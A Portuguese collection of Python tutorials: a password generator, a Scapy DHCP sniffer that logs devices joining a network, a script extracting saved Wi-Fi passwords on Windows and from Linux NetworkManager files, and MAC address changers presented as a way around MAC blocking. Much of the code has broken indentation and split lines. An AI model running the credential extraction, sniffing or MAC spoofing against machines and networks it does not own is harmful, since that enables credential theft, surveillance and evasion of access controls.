Neste tutorial, faremos uma ferramenta de linha de comando em Python para gerar senhas. Usaremos o **argparse** módulo para facilitar a análise dos argumentos da linha de comando fornecidos pelo usuário. Vamos começar.

Importações

Vamos importar alguns módulos. Para este programa, precisamos apenas da **ArgumentParser** classe from **argparse** e dos módulos **random** e **secrets**.Também obtemos o **string** módulo que possui apenas algumas coleções de letras e números. Não precisamos instalar nenhum deles porque eles vêm com o Python:

```
from argparse import ArgumentParser
import secrets
import random
import string
```

Configurando o analisador de argumentos

Agora continuamos com a configuração do analisador de argumentos. Para fazer isso, criamos uma nova instância da **ArgumentParser** classe para nossa **parser** variável. Damos ao analisador um nome e uma descrição. Esta informação aparecerá se o usuário fornecer o **-h** argumento ao executar nosso programa, também informará os argumentos disponíveis:

```
    # Setting up the Argument Parser
parser = ArgumentParser(
  prog='Password Generator.',
  description='Generate any number of passwords with this tool.'
```

)

Continuamos adicionando argumentos ao analisador. Os quatro primeiros serão o número de cada tipo de personagem; números, minúsculas, maiúsculas e caracteres especiais, também definimos o tipo desses argumentos como **int**:

```
    # Adding the arguments to the parser
parser.add_argument("-n", "--numbers", default=0, help="Number of digits in the PW", type=int)
parser.add_argument("-l", "--lowercase", default=0, help="Number of lowercase chars in the PW", type=int)
parser.add_argument("-u", "--uppercase", default=0, help="Number of uppercase chars in the PW", type=int)
parser.add_argument("-s", "--special-chars", default=0, help="Number of special chars in the PW", type=int)
```

Em seguida, se o usuário deseja passar o número total de caracteres da senha e não deseja especificar o número exato de cada tipo de caractere, o argumento **-t** ou lida com isso:**--total-length**

```
    # add total pw length argument
parser.add_argument("-t", "--total-length", type=int,
                    help="The total password length. If passed, it will ignore -n, -l, -u and -s, " \
                    "and generate completely random passwords with the specified length")
```

Os próximos dois argumentos são o arquivo de saída onde armazenamos as senhas e o número de senhas a serem geradas. O **amount** será um número inteiro e o arquivo de saída é uma string (padrão):

```
    # The amount is a number so we check it to be of type int.
```

```
parser.add_argument("-a", "--amount", default=1, type=int)
parser.add_argument("-o", "--output-file")
```

Por último, mas não menos importante, analisamos a linha de comando para esses argumentos com o **parse_args()** método da **ArgumentParser** classe. Se não chamarmos esse método, o analisador não verificará nada e não gerará nenhuma exceção:

```
    # Parsing the command line arguments.
args = parser.parse_args()
```

O ciclo da senha

Continuamos com a parte principal do programa: o loop de senha. Aqui geramos o número de senhas especificadas pelo usuário.

Precisamos definir a **passwords** lista que conterá todas as senhas geradas:

```
# list of passwords
passwords = []
    # Looping through the amount of passwords.
for _ in range(args.amount):
```

No **for** loop, primeiro verificamos se **total_length** é passado. Nesse caso, geramos diretamente a senha aleatória usando o comprimento especificado:

```
  if args.total_length:
     # generate random password with the length
     # of total_length based on all available characters
     passwords.append("".join(
                    [secrets.choice(string.digits + string.ascii_letters +
string.punctuation) \
            for _ in range(args.total_length)]))
```

Usamos o **secrets** módulo em vez do aleatório para que possamos gerar senhas aleatórias criptograficamente fortes, mais neste tutorial .

Caso contrário, fazemos uma **password** lista que conterá primeiro todas as letras possíveis e, em seguida, a string da senha:

```
  else:
      password = []
```

Agora adicionamos as possíveis letras, números e caracteres especiais à **password** lista. Para cada um dos tipos, verificamos se foi passado para o parser. Obtemos as respectivas letras do **string** módulo:

```
      # If / how many numbers the password should contain
      for _ in range(args.numbers):
          password.append(secrets.choice(string.digits))

       # If / how many uppercase characters the password should
contain
      for _ in range(args.uppercase):
          password.append(secrets.choice(string.ascii_uppercase))

       # If / how many lowercase characters the password should
contain
      for _ in range(args.lowercase):
          password.append(secrets.choice(string.ascii_lowercase))

        # If / how many special characters the password should
contain
      for _ in range(args.special_chars):
          password.append(secrets.choice(string.punctuation))
```

Em seguida, usamos a **random.shuffle()** função para misturar a lista. Isso é feito no local:

```
    # Shuffle the list with all the possible letters, numbers and symbols.
    random.shuffle(password)
```

Depois disso, juntamos os caracteres resultantes com uma string vazia **""** para que tenhamos a versão string dela:

```
    # Get the letters of the string up to the length argument and then join them.
    password = ''.join(password)
```

Por último, mas não menos importante, acrescentamos isso **password** à **passwords** lista.

```
  # append this password to the overall list of password.
    passwords.append(password)
```

Salvando as senhas

Após o loop de senha, verificamos se o usuário especificou o arquivo de saída. Se for o caso, simplesmente abrimos o arquivo (que será feito caso não exista) e escrevemos a lista de senhas:

```
  # Store the password to a .txt file.
if args.output_file:
  with open(args.output_file, 'w') as f:
    f.write('\n'.join(passwords))
```

Em todos os casos, imprimimos as senhas.

```
  print('\n'.join(passwords))
```

Agora vamos usar o script para gerar diferentes combinações de senha. Primeiro, vamos imprimir a ajuda:

```
    $ python password_generator.py --help
usage: Password Generator. [-h] [-n NUMBERS] [-l LOWERCASE] [-
u UPPERCASE] [-s SPECIAL_CHARS] [-t TOTAL_LENGTH]
                           [-a AMOUNT] [-o OUTPUT_FILE]

Generate any number of passwords with this tool.

optional arguments:
 -h, --help            show this help message and exit
 -n NUMBERS, --numbers NUMBERS
                       Number of digits in the PW
 -l LOWERCASE, --lowercase LOWERCASE
                       Number of lowercase chars in the PW
 -u UPPERCASE, --uppercase UPPERCASE
                       Number of uppercase chars in the PW
 -s SPECIAL_CHARS, --special-chars SPECIAL_CHARS
                       Number of special chars in the PW
 -t TOTAL_LENGTH, --total-length TOTAL_LENGTH
                        The total password length. If passed, it will ignore -n, -
l, -u and -s, and generate completely
                       random passwords with the specified length
 -a AMOUNT, --amount AMOUNT
 -o OUTPUT_FILE, --output-file OUTPUT_FILE
```

Muito para cobrir, começando com o parâmetro **--total-length** ou : **-t**

```
$ python password_generator.py --total-length 12
uQPxL'bkBV>#
```

Isso gerou uma senha com comprimento de 12 e contém todos os caracteres possíveis. Ok, vamos gerar 10 senhas diferentes assim:

```
    $ python password_generator.py --total-length 12 --amount 10
&8I-%5r>2&W&
```

k&DW<kC/obbr
=/'e-I?M&,Q!
YZF:Lt{*?m#.
VTJO%dKrb9w6
E7}D|IU}^{E~
b:|F%#iTxLsp
&Yswgw&|W*xp
$M`ui`&v92cA
G3e9fXb3u'lc

Impressionante! Vamos gerar uma senha com 5 caracteres minúsculos, 2 maiúsculos, 3 dígitos e um caractere especial, totalizando 11 caracteres:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1
1'n3GqxoiS3
```

Pronto, gerando 5 senhas diferentes com base na mesma regra:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1 -a 5
Xs7iM%x2ia2
ap6xTC0n3.c
]Rx2dDf78xx
c11=jozGsO5
Uxi^fG914gi
```

Isso é ótimo! Também podemos gerar pinos aleatórios de 6 dígitos:

```
$ python password_generator.py -n 6 -a 5
743582
810063
627433
801039
118201
```

Adicionando 4 caracteres maiúsculos e salvando em um arquivo chamado **keys.txt**:

$ python password_generator.py -n **6** -u **4** -a **5** --output-**file** keys.txt
75A7K66G2H
H33DPK1658
7443ROVD92
8U2HS2R922
T0Q2ET2842

Um novo **keys.txt** arquivo aparecerá no diretório de trabalho atual que contém essas senhas, você pode gerar quantas senhas puder:

$ python password_generator.py -n **6** -u **4** -a **5000** --output-**file** keys.txt

Conclusão

Excelente! Você criou com sucesso um gerador de senha usando o código Python!

Escutar pacotes DHCP na rede e extrair informações valiosas sempre que um dispositivo se conectar à rede

OBS: Acabei de ser notificado se eu continuar deixando o texto com muitas cores vou ter que aumentar o valor do livro, e nosso objetivo não é esse, então vou deixar os codigos sem cores diversas.

```
from scapy.all import *
import time


def listen_dhcp():
   # Make sure it is DHCP with the filter options
   sniff(prn=print_packet, filter='udp and (port 67 or port 68)')


def print_packet(packet):
   # initialize these variables to None at first
   target_mac, requested_ip, hostname, vendor_id = [None] * 4
   # get the MAC address of the requester
   if packet.haslayer(Ether):
       target_mac = packet.getlayer(Ether).src
   # get the DHCP options
   dhcp_options = packet[DHCP].options
   for item in dhcp_options:
```

```
        try:
            label, value = item
        except ValueError:
            continue
        if label == 'requested_addr':
            # get the requested IP
            requested_ip = value
        elif label == 'hostname':
            # get the hostname of the device
            hostname = value.decode()
        elif label == 'vendor_class_id':
            # get the vendor ID
            vendor_id = value.decode()
    if target_mac and vendor_id and hostname and requested_ip:
        # if all variables are not None, print the device details
        time_now = time.strftime("[%Y-%m-%d - %H:%M:%S]")
            print(f"{time_now} : {target_mac}  -  {hostname} / {vendor_id}
requested {requested_ip}")


if __name__ == "__main__":
    listen_dhcp()
```

Agora vou explicar ele passo a passo

DHCP (Dynamic Host Configuration Protocol) é um protocolo de rede que fornece aos clientes conectados a uma rede para obter informações de configuração TCP/IP (como o endereço IP privado) de um servidor DHCP.

Um servidor DHCP (pode ser um ponto de acesso, roteador ou configurado em um servidor) atribui dinamicamente um endereço IP e outros parâmetros de configuração a cada dispositivo conectado à rede.

O protocolo DHCP usa o User Datagram Protocol (UDP) para realizar a comunicação entre o servidor e os clientes. Ele é implementado com dois números de porta: porta UDP 67 para o servidor e porta UDP 68 para o cliente.
Neste tutorial, faremos um ouvinte DHCP simples usando a biblioteca Scapy em Python. Em outras palavras, poderemos escutar pacotes DHCP na rede e extrair informações valiosas sempre que um dispositivo se conectar à rede em que estivermos.

Para começar, vamos instalar o Scapy:

$ pip install scapy

Como você já deve saber, a **sniff()** função do Scapy é responsável por sniffar qualquer tipo de pacote que possa ser monitorado. Felizmente, para remover outros pacotes que não nos interessam, simplesmente usamos o parâmetro filter na **sniff()** função:

```
from scapy.all import *
import time


def listen_dhcp():
  # Make sure it is DHCP with the filter options
  sniff(prn=print_packet, filter='udp and (port 67 or port 68)')
```

Na **listen_dhcp()** função, passamos a **print_packet()**função que definiremos como o callback que é executado sempre que um pacote é sniffado e correspondido pelo filtro.

Combinamos os pacotes UDP com a porta 67 ou 68 em seus atributos para filtrar o DHCP.
Vamos definir a **print_packet()** função:

```
def print_packet(packet):
  # initialize these variables to None at first
  target_mac, requested_ip, hostname, vendor_id = [None] * 4
```

```
    # get the MAC address of the requester
    if packet.haslayer(Ether):
        target_mac = packet.getlayer(Ether).src
    # get the DHCP options
    dhcp_options = packet[DHCP].options
    for item in dhcp_options:
        try:
            label, value = item
        except ValueError:
            continue
        if label == 'requested_addr':
            # get the requested IP
            requested_ip = value
        elif label == 'hostname':
            # get the hostname of the device
            hostname = value.decode()
        elif label == 'vendor_class_id':
            # get the vendor ID
            vendor_id = value.decode()
    if target_mac and vendor_id and hostname and requested_ip:
        # if all variables are not None, print the device details
        time_now = time.strftime("[%Y-%m-%d - %H:%M:%S]")
            print(f"{time_now} : {target_mac}  -  {hostname} / {vendor_id}
requested {requested_ip}")
```

Primeiro, extraímos o endereço MAC do **src** atributo da **Ether** camada de pacotes.

Em segundo lugar, se houver opções DHCP incluídas no pacote, iteramos sobre elas e extraímos **requested_addr**(que é o endereço IP solicitado), **hostname**(o nome do host do solicitante) e **vendor_class_id**(ID do cliente do fornecedor DHCP). Depois disso, obtemos a hora atual e imprimimos os detalhes. Vamos começar a cheirar:

```
if __name__ == "__main__":
    listen_dhcp()
```

Conclusão

Impressionante! Agora que você tem um ouvinte DHCP rápido em Python que pode estender, sugiro que imprima a **dhcp_options** variável na **print_packet()** função para ver como é esse objeto.

Extrair senhas de WiFi

Criar um script Python rápido para extrair senhas de Wi-Fi salvas em máquinas Windows ou Linux.

```
import subprocess
import os
import re
from collections import namedtuple
import configparser


def get_windows_saved_ssids():
    """Returns a list of saved SSIDs in a Windows machine using netsh command"""
  # get all saved profiles in the PC
        output = subprocess.check_output("netsh wlan show profiles").decode()
  ssids = []
  profiles = re.findall(r"All User Profile\s(.*)", output)
```

```
    for profile in profiles:
        # for each SSID, remove spaces and colon
        ssid = profile.strip().strip(":").strip()
        # add to the list
        ssids.append(ssid)
    return ssids


def get_windows_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Windows machine, this function extracts data using netsh
    command in Windows
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "ciphers", "key"]
    """
    ssids = get_windows_saved_ssids()
    Profile = namedtuple("Profile", ["ssid", "ciphers", "key"])
    profiles = []
    for ssid in ssids:
        ssid_details = subprocess.check_output(f"""netsh wlan show profile "{ssid}" key=clear""").decode()
        # get the ciphers
        ciphers = re.findall(r"Cipher\s(.*)", ssid_details)
        # clear spaces and colon
        ciphers = "/".join([c.strip().strip(":").strip() for c in ciphers])
        # get the Wi-Fi password
        key = re.findall(r"Key Content\s(.*)", ssid_details)
        # clear spaces and colon
        try:
            key = key[0].strip().strip(":").strip()
        except IndexError:
            key = "None"
        profile = Profile(ssid=ssid, ciphers=ciphers, key=key)
```

```
        if verbose >= 1:
            print_windows_profile(profile)
        profiles.append(profile)
    return profiles


def print_windows_profile(profile):
    """Prints a single profile on Windows"""
    print(f"{profile.ssid:25}{profile.ciphers:15}{profile.key:50}")


def print_windows_profiles(verbose):
    """Prints all extracted SSIDs along with Key on Windows"""
    print("SSID                     CIPHER(S)      KEY")
    get_windows_saved_wifi_passwords(verbose)


def get_linux_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Linux machine, this function extracts data in the
    `/etc/NetworkManager/system-connections/` directory
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "auth-alg", "key-mgmt", "psk"]
    """
    network_connections_path = "/etc/NetworkManager/system-connections/"
    fields = ["ssid", "auth-alg", "key-mgmt", "psk"]
    Profile = namedtuple("Profile", [f.replace("-", "_") for f in fields])
    profiles = []
    for file in os.listdir(network_connections_path):
        data = { k.replace("-", "_"): None for k in fields }
        config = configparser.ConfigParser()
        config.read(os.path.join(network_connections_path, file))
```

```
        for _, section in config.items():
            for k, v in section.items():
                if k in fields:
                    data[k.replace("-", "_")] = v
        profile = Profile(**data)
        if verbose >= 1:
            print_linux_profile(profile)
        profiles.append(profile)
    return profiles


def print_linux_profile(profile):
    """Prints a single profile on Linux"""
                            print(f"{str(profile.ssid):25}{str(profile.auth_alg):5}
{str(profile.key_mgmt):10}{str(profile.psk):50}")


def print_linux_profiles(verbose):
    """Prints all extracted SSIDs along with Key (PSK) on Linux"""
    print("SSID                    AUTH KEY-MGMT  PSK")
    get_linux_saved_wifi_passwords(verbose)


def print_profiles(verbose=1):
    if os.name == "nt":
        print_windows_profiles(verbose)
    elif os.name == "posix":
        print_linux_profiles(verbose)
    else:
            raise NotImplemented("Code only works for either Linux or
Windows")


if __name__ == "__main__":
    print_profiles()
```

Agora vou explicar ele passo a passo

Não precisaremos instalar nenhuma biblioteca de terceiros, pois usaremos a interação com netshno Windows e a NetworkManagerpasta no Linux. Importando as bibliotecas:

```
import subprocess
import os
import re
from collections import namedtuple
import configparser
```

Obtendo senhas de Wi-Fi no Windows

No Windows, para obter todos os nomes de Wi-Fi (ssids), usamos o netsh wlan show profilescomando abaixo, a função usa o subprocesso para chamar esse comando e o analisa no Python:

```
def get_windows_saved_ssids():
    """Returns a list of saved SSIDs in a Windows machine using netsh command"""
  # get all saved profiles in the PC
        output = subprocess.check_output("netsh wlan show profiles").decode()
  ssids = []
  profiles = re.findall(r"All User Profile\s(.*)", output)
  for profile in profiles:
      # for each SSID, remove spaces and colon
      ssid = profile.strip().strip(":").strip()
      # add to the list
      ssids.append(ssid)
  return ssids
```

Estamos usando expressões regulares para encontrar os perfis de rede. Em seguida, podemos usar **show profile [ssid] key=clear** para obter a senha dessa rede:

```
def get_windows_saved_wifi_passwords(verbose=1):
```

```
    """Extracts saved Wi-Fi passwords saved in a Windows machine, this function extracts data using netsh
    command in Windows
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "ciphers", "key"]
    """
    ssids = get_windows_saved_ssids()
    Profile = namedtuple("Profile", ["ssid", "ciphers", "key"])
    profiles = []
    for ssid in ssids:
        ssid_details = subprocess.check_output(f"""netsh wlan show profile "{ssid}" key=clear""").decode()
        # get the ciphers
        ciphers = re.findall(r"Cipher\s(.*)", ssid_details)
        # clear spaces and colon
        ciphers = "/".join([c.strip().strip(":").strip() for c in ciphers])
        # get the Wi-Fi password
        key = re.findall(r"Key Content\s(.*)", ssid_details)
        # clear spaces and colon
        try:
            key = key[0].strip().strip(":").strip()
        except IndexError:
            key = "None"
        profile = Profile(ssid=ssid, ciphers=ciphers, key=key)
        if verbose >= 1:
            print_windows_profile(profile)
        profiles.append(profile)
    return profiles

def print_windows_profile(profile):
    """Prints a single profile on Windows"""
    print(f"{profile.ssid:25}{profile.ciphers:15}{profile.key:50}")
```

Primeiro, chamamos our get_windows_saved_ssids()para obter todos os SSIDs aos quais nos conectamos antes, então inicializamos our namedtuplepara incluir ssid, cipherse o key. Chamamos o show profile [ssid] key=clearpara cada SSID extraído, analisamos o cipherse a key(senha) e imprimimos com a print_windows_profile()função simples.

Vamos chamar essa função agora:

```
def print_windows_profiles(verbose):
"""Prints all extracted SSIDs along with Key on Windows"""
print("SSID                    CIPHER(S)      KEY")
print("-"*50)
get_windows_saved_wifi_passwords(verbose)
```

Então print_windows_profiles()imprime todos os SSIDs junto com a cifra e a chave (senha).

Obtendo senhas de Wi-Fi no Linux

No Linux, é diferente, no /etc/NetworkManager/system-connections/diretório, todas as redes conectadas anteriormente estão localizadas aqui como arquivos INI, basta ler esses arquivos e imprimi-los em um formato agradável:

```
def get_linux_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Linux machine, this function extracts data in the
    `/etc/NetworkManager/system-connections/` directory
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "auth-alg", "key-mgmt", "psk"]
    """
```

```
        network_connections_path = "/etc/NetworkManager/system-connections/"
    fields = ["ssid", "auth-alg", "key-mgmt", "psk"]
    Profile = namedtuple("Profile", [f.replace("-", "_") for f in fields])
    profiles = []
    for file in os.listdir(network_connections_path):
        data = { k.replace("-", "_"): None for k in fields }
        config = configparser.ConfigParser()
        config.read(os.path.join(network_connections_path, file))
        for _, section in config.items():
            for k, v in section.items():
                if k in fields:
                    data[k.replace("-", "_")] = v
        profile = Profile(**data)
        if verbose >= 1:
            print_linux_profile(profile)
        profiles.append(profile)
    return profiles


def print_linux_profile(profile):
    """Prints a single profile on Linux"""
                            print(f"{str(profile.ssid):25}{str(profile.auth_alg):5}
{str(profile.key_mgmt):10}{str(profile.psk):50}")
```

Como mencionado, estamos usando os.listdir()esse diretório para listar todos os arquivos, então usamos configparser para ler o arquivo INI e iterar sobre os itens, se encontrarmos os campos nos quais estamos interessados, simplesmente os incluímos em nossos dados.

Há outras informações, mas estamos nos atendo ao , e SSID(auth-algsenha). Em seguida, vamos chamar a função agora:key-mgmtpsk

```
def print_linux_profiles(verbose):
    """Prints all extracted SSIDs along with Key (PSK) on Linux"""
```

```
    print("SSID                    AUTH KEY-MGMT  PSK")
    print("-"*50)
    get_linux_saved_wifi_passwords(verbose)
```

Por fim, vamos criar uma função que chama print_linux_profiles()ou print_windows_profiles()com base em nosso sistema operacional:

```
      def print_profiles(verbose=1):
    if os.name == "nt":
        print_windows_profiles(verbose)
    elif os.name == "posix":
        print_linux_profiles(verbose)
    else:
            raise NotImplemented("Code only works for either Linux or Windows")


if __name__ == "__main__":
    print_profiles()
```

Conclusão

Tudo bem, é isso para este tutorial. Tenho certeza de que este é um código útil para você obter rapidamente as senhas de Wi-Fi salvas em sua máquina.

Código para como fazer um alterador de endereço MAC

mac_address_changer_linux.py

```
import subprocess
import string
import random
import re


def get_random_mac_address():
  """Generate and return a MAC address in the format of Linux"""
  # get the hexdigits uppercased
  uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
  # 2nd character must be 0, 2, 4, 6, 8, A, C, or E
  mac = ""
  for i in range(6):
```

```
        for j in range(2):
            if i == 0:
                mac += random.choice("02468ACE")
            else:
                mac += random.choice(uppercased_hexdigits)
        mac += ":"
    return mac.strip(":")


def get_current_mac_address(iface):
    # use the ifconfig command to get the interface details, including the MAC address
            output = subprocess.check_output(f"ifconfig {iface}", shell=True).decode()
    return re.search("ether (.+) ", output).group().split()[1].strip()



def change_mac_address(iface, new_mac_address):
    # disable the network interface
    subprocess.check_output(f"ifconfig {iface} down", shell=True)
    # change the MAC
            subprocess.check_output(f"ifconfig {iface} hw ether {new_mac_address}", shell=True)
    # enable the network interface again
    subprocess.check_output(f"ifconfig {iface} up", shell=True)


if __name__ == "__main__":
    import argparse
        parser = argparse.ArgumentParser(description="Python Mac Changer on Linux")
        parser.add_argument("interface", help="The network interface name on Linux")
            parser.add_argument("-r", "--random", action="store_true", help="Whether to generate a random MAC address")
```

```
    parser.add_argument("-m", "--mac", help="The new MAC you want
to change to")
    args = parser.parse_args()
    iface = args.interface
    if args.random:
        # if random parameter is set, generate a random MAC
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it instead
        new_mac_address = args.mac
    # get the current MAC address
    old_mac_address = get_current_mac_address(iface)
    print("[*] Old MAC address:", old_mac_address)
    # change the MAC address
    change_mac_address(iface, new_mac_address)
    # check if it's really changed
    new_mac_address = get_current_mac_address(iface)
    print("[+] New MAC address:", new_mac_address)
```

mac_address_changer_windows.py

```
import subprocess
import regex as re
import string
import random

# the registry path of network interfaces
network_interface_reg_path                                          =
r"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\
Class\\{4d36e972-e325-11ce-bfc1-08002be10318}"
# the transport name regular expression, looks like {AF1B45DB-
B5D4-46D0-B4EA-3E18FA49BF5F}
transport_name_regex = re.compile("{.+}")
# the MAC address regular expression
mac_address_regex = re.compile(r"([A-Z0-9]{2}[:-]){5}([A-Z0-9]{2})")

def get_random_mac_address():
```

```
    """Generate and return a MAC address in the format of WINDOWS"""
    # get the hexdigits uppercased
    uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
    # 2nd character must be 2, 4, A, or E
    return random.choice(uppercased_hexdigits) + random.choice("24AE") + "".join(random.sample(uppercased_hexdigits, k=10))


def clean_mac(mac):
    """Simple function to clean non hexadecimal characters from a MAC address
    mostly used to remove '-' and ':' from MAC addresses and also uppercase it"""
    return "".join(c for c in mac if c in string.hexdigits).upper()


def get_connected_adapters_mac_address():
    # make a list to collect connected adapter's MAC addresses along with the transport name
    connected_adapters_mac = []
    # use the getmac command to extract
    for potential_mac in subprocess.check_output("getmac").decode().splitlines():
        # parse the MAC address from the line
        mac_address = mac_address_regex.search(potential_mac)
        # parse the transport name from the line
        transport_name = transport_name_regex.search(potential_mac)
        if mac_address and transport_name:
            # if a MAC and transport name are found, add them to our list
            connected_adapters_mac.append((mac_address.group(), transport_name.group()))
    return connected_adapters_mac


def get_user_adapter_choice(connected_adapters_mac):
```

```
    # print the available adapters
    for i, option in enumerate(connected_adapters_mac):
        print(f"#{i}: {option[0]}, {option[1]}")
    if len(connected_adapters_mac) <= 1:
        # when there is only one adapter, choose it immediately
        return connected_adapters_mac[0]
    # prompt the user to choose a network adapter index
    try:
            choice = int(input("Please choose the interface you want to change the MAC address:"))
            # return the target chosen adapter's MAC and transport name that we'll use later to search for our adapter
        # using the reg QUERY command
        return connected_adapters_mac[choice]
    except:
        # if -for whatever reason- an error is raised, just quit the script
        print("Not a valid choice, quitting...")
        exit()


def change_mac_address(adapter_transport_name, new_mac_address):
    # use reg QUERY command to get available adapters from the registry
            output = subprocess.check_output(f"reg QUERY " + network_interface_reg_path.replace("\\\\", "\\")).decode()
        for interface in re.findall(rf"{network_interface_reg_path}\\\d+", output):
        # get the adapter index
        adapter_index = int(interface.split("\\")[-1])
            interface_content = subprocess.check_output(f"reg QUERY {interface.strip()}").decode()
        if adapter_transport_name in interface_content:
            # if the transport name of the adapter is found on the output of the reg QUERY command
            # then this is the adapter we're looking for
            # change the MAC address using reg ADD command
```

```
            changing_mac_output = subprocess.check_output(f"reg add {interface} /v NetworkAddress /d {new_mac_address} /f").decode()
            # print the command output
            print(changing_mac_output)
            # break out of the loop as we're done
            break
    # return the index of the changed adapter's MAC address
    return adapter_index


def disable_adapter(adapter_index):
    # use wmic command to disable our adapter so the MAC address change is reflected
            disable_output = subprocess.check_output(f"wmic path win32_networkadapter where index={adapter_index} call disable").decode()
    return disable_output


def enable_adapter(adapter_index):
    # use wmic command to enable our adapter so the MAC address change is reflected
            enable_output = subprocess.check_output(f"wmic path win32_networkadapter where index={adapter_index} call enable").decode()
    return enable_output


if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Python Windows MAC changer")
            parser.add_argument("-r", "--random", action="store_true", help="Whether to generate a random MAC address")
    parser.add_argument("-m", "--mac", help="The new MAC you want to change to")
    args = parser.parse_args()
```

```
    if args.random:
        # if random parameter is set, generate a random MAC
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it after cleaning
        new_mac_address = clean_mac(args.mac)

                                        connected_adapters_mac          =
get_connected_adapters_mac_address()
                    old_mac_address,    target_transport_name       =
get_user_adapter_choice(connected_adapters_mac)
    print("[*] Old MAC address:", old_mac_address)
        adapter_index  =  change_mac_address(target_transport_name,
new_mac_address)
    print("[+] Changed to:", new_mac_address)
    disable_adapter(adapter_index)
    print("[+] Adapter is disabled")
    enable_adapter(adapter_index)
    print("[+] Adapter is enabled again")
```

Explicando código

O endereço MAC é um identificador exclusivo atribuído a cada interface de rede em qualquer dispositivo que se conecte a uma rede. Alterar esse endereço tem muitos benefícios, incluindo prevenção de bloqueio de endereço MAC; se o seu endereço MAC estiver bloqueado em um ponto de acesso, basta alterá-lo para continuar usando essa rede.

Não precisamos instalar nada, pois usaremos o módulo subprocess em Python, interagindo com o ifconfigcomando no Linux e getmac, reg, e wmiccomandos no Windows.

Alterando o endereço MAC no Linux

Para começar, abra um novo arquivo Python e importe as bibliotecas:

```
import subprocess
import string
import random
import re
```

Teremos a opção de randomizar um novo endereço MAC ou alterá-lo para um especificado. Como resultado, vamos fazer uma função para gerar e retornar um endereço MAC:

```
    def get_random_mac_address():
  """Generate and return a MAC address in the format of Linux"""
  # get the hexdigits uppercased
  uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
  # 2nd character must be 0, 2, 4, 6, 8, A, C, or E
  mac = ""
  for i in range(6):
      for j in range(2):
          if i == 0:
              mac += random.choice("02468ACE")
          else:
              mac += random.choice(uppercased_hexdigits)
      mac += ":"
  return mac.strip(":")
```

Usamos o módulo string para obter os dígitos hexadecimais usados nos endereços MAC; removemos os caracteres minúsculos e usamos o módulo aleatório para obter amostras desses caracteres.

A seguir, vamos fazer outra função que utiliza o ifconfigcomando para obter o endereço MAC atual da nossa máquina:

```
def get_current_mac_address(iface):
    # use the ifconfig command to get the interface details, including the MAC address
            output = subprocess.check_output(f"ifconfig {iface}", shell=True).decode()
```

```
  return re.search("ether (.+) ", output).group().split()[1].strip()
```

Usamos a check_output()função do módulo subprocess que executa o comando no shell padrão e retorna a saída do comando.

O endereço MAC está localizado logo após a "ether"palavra, usamos o re.search()método para pegá-lo.

Agora que temos nossos utilitários, vamos fazer a função principal para alterar o endereço MAC:

```
def change_mac_address(iface, new_mac_address):
  # disable the network interface
  subprocess.check_output(f"ifconfig {iface} down", shell=True)
  # change the MAC
        subprocess.check_output(f"ifconfig {iface} hw ether {new_mac_address}", shell=True)
  # enable the network interface again
  subprocess.check_output(f"ifconfig {iface} up", shell=True)
```

Bastante simples, a change_mac_address()função aceita a interface e o novo endereço MAC como parâmetros, desabilita a interface, altera o endereço MAC e habilita novamente.

Agora que temos tudo, vamos usar o módulo argparse para finalizar nosso script:

```
if __name__ == "__main__":
  import argparse
    parser = argparse.ArgumentParser(description="Python Mac Changer on Linux")
    parser.add_argument("interface", help="The network interface name on Linux")
      parser.add_argument("-r", "--random", action="store_true", help="Whether to generate a random MAC address")
  parser.add_argument("-m", "--mac", help="The new MAC you want to change to")
```

```
args = parser.parse_args()
iface = args.interface
if args.random:
    # if random parameter is set, generate a random MAC
    new_mac_address = get_random_mac_address()
elif args.mac:
    # if mac is set, use it instead
    new_mac_address = args.mac
# get the current MAC address
old_mac_address = get_current_mac_address(iface)
print("[*] Old MAC address:", old_mac_address)
# change the MAC address
change_mac_address(iface, new_mac_address)
# check if it's really changed
new_mac_address = get_current_mac_address(iface)
print("[+] New MAC address:", new_mac_address)
```

Temos um total de três parâmetros para passar para este script:

interface: O nome da interface de rede cujo endereço MAC você deseja alterar, você pode obtê-lo usando.

ifconfig ou **ip** comandos no Linux.

-r ou **--random**: Se geramos um endereço MAC aleatório em vez de um especificado.

-m ou **--mac**: O novo endereço MAC para o qual queremos mudar, não use isso com o **-r** parâmetro.

No código principal, usamos a get_current_mac_address()função para obter o MAC antigo, alteramos o MAC e depois executamos get_current_mac_address()novamente para verificar se ele foi alterado. Aqui está uma corrida:

```
$ python mac_address_changer_linux.py wlan0 -r
```

O nome da minha interface é wlan0, e escolhi -rrandomizar um endereço MAC. Aqui está a saída:

[*] Old MAC address: 84:76:04:07:40:59
[+] New MAC address: ee:52:93:6e:1c:f2

Vamos mudar para um endereço MAC especificado agora:

$ python mac_address_changer_linux.py wlan0 -m 00:FA:CE:DE:AD:00

Saída:

[*] Old MAC address: ee:52:93:6e:1c:f2
[+] New MAC address: 00:fa:ce:de:ad:00

A alteração é refletida na máquina e em outras máquinas na mesma rede e no roteador.

Alterando o endereço MAC no Windows

No Windows, usaremos três comandos principais, que são:

getmac: Este comando retorna uma lista de interfaces de rede e seus endereços MAC e nome de transporte; o último não é mostrado quando uma interface não está conectada.

reg: Este é o comando usado para interagir com o registro do Windows. Podemos usar o **winreg** módulo para o mesmo propósito. No entanto, eu preferi usar o **reg** comando.

wmic : Usaremos este comando para desabilitar e habilitar o adaptador de rede, para que a alteração do endereço MAC seja refletida.

Vamos começar:

```
    import subprocess
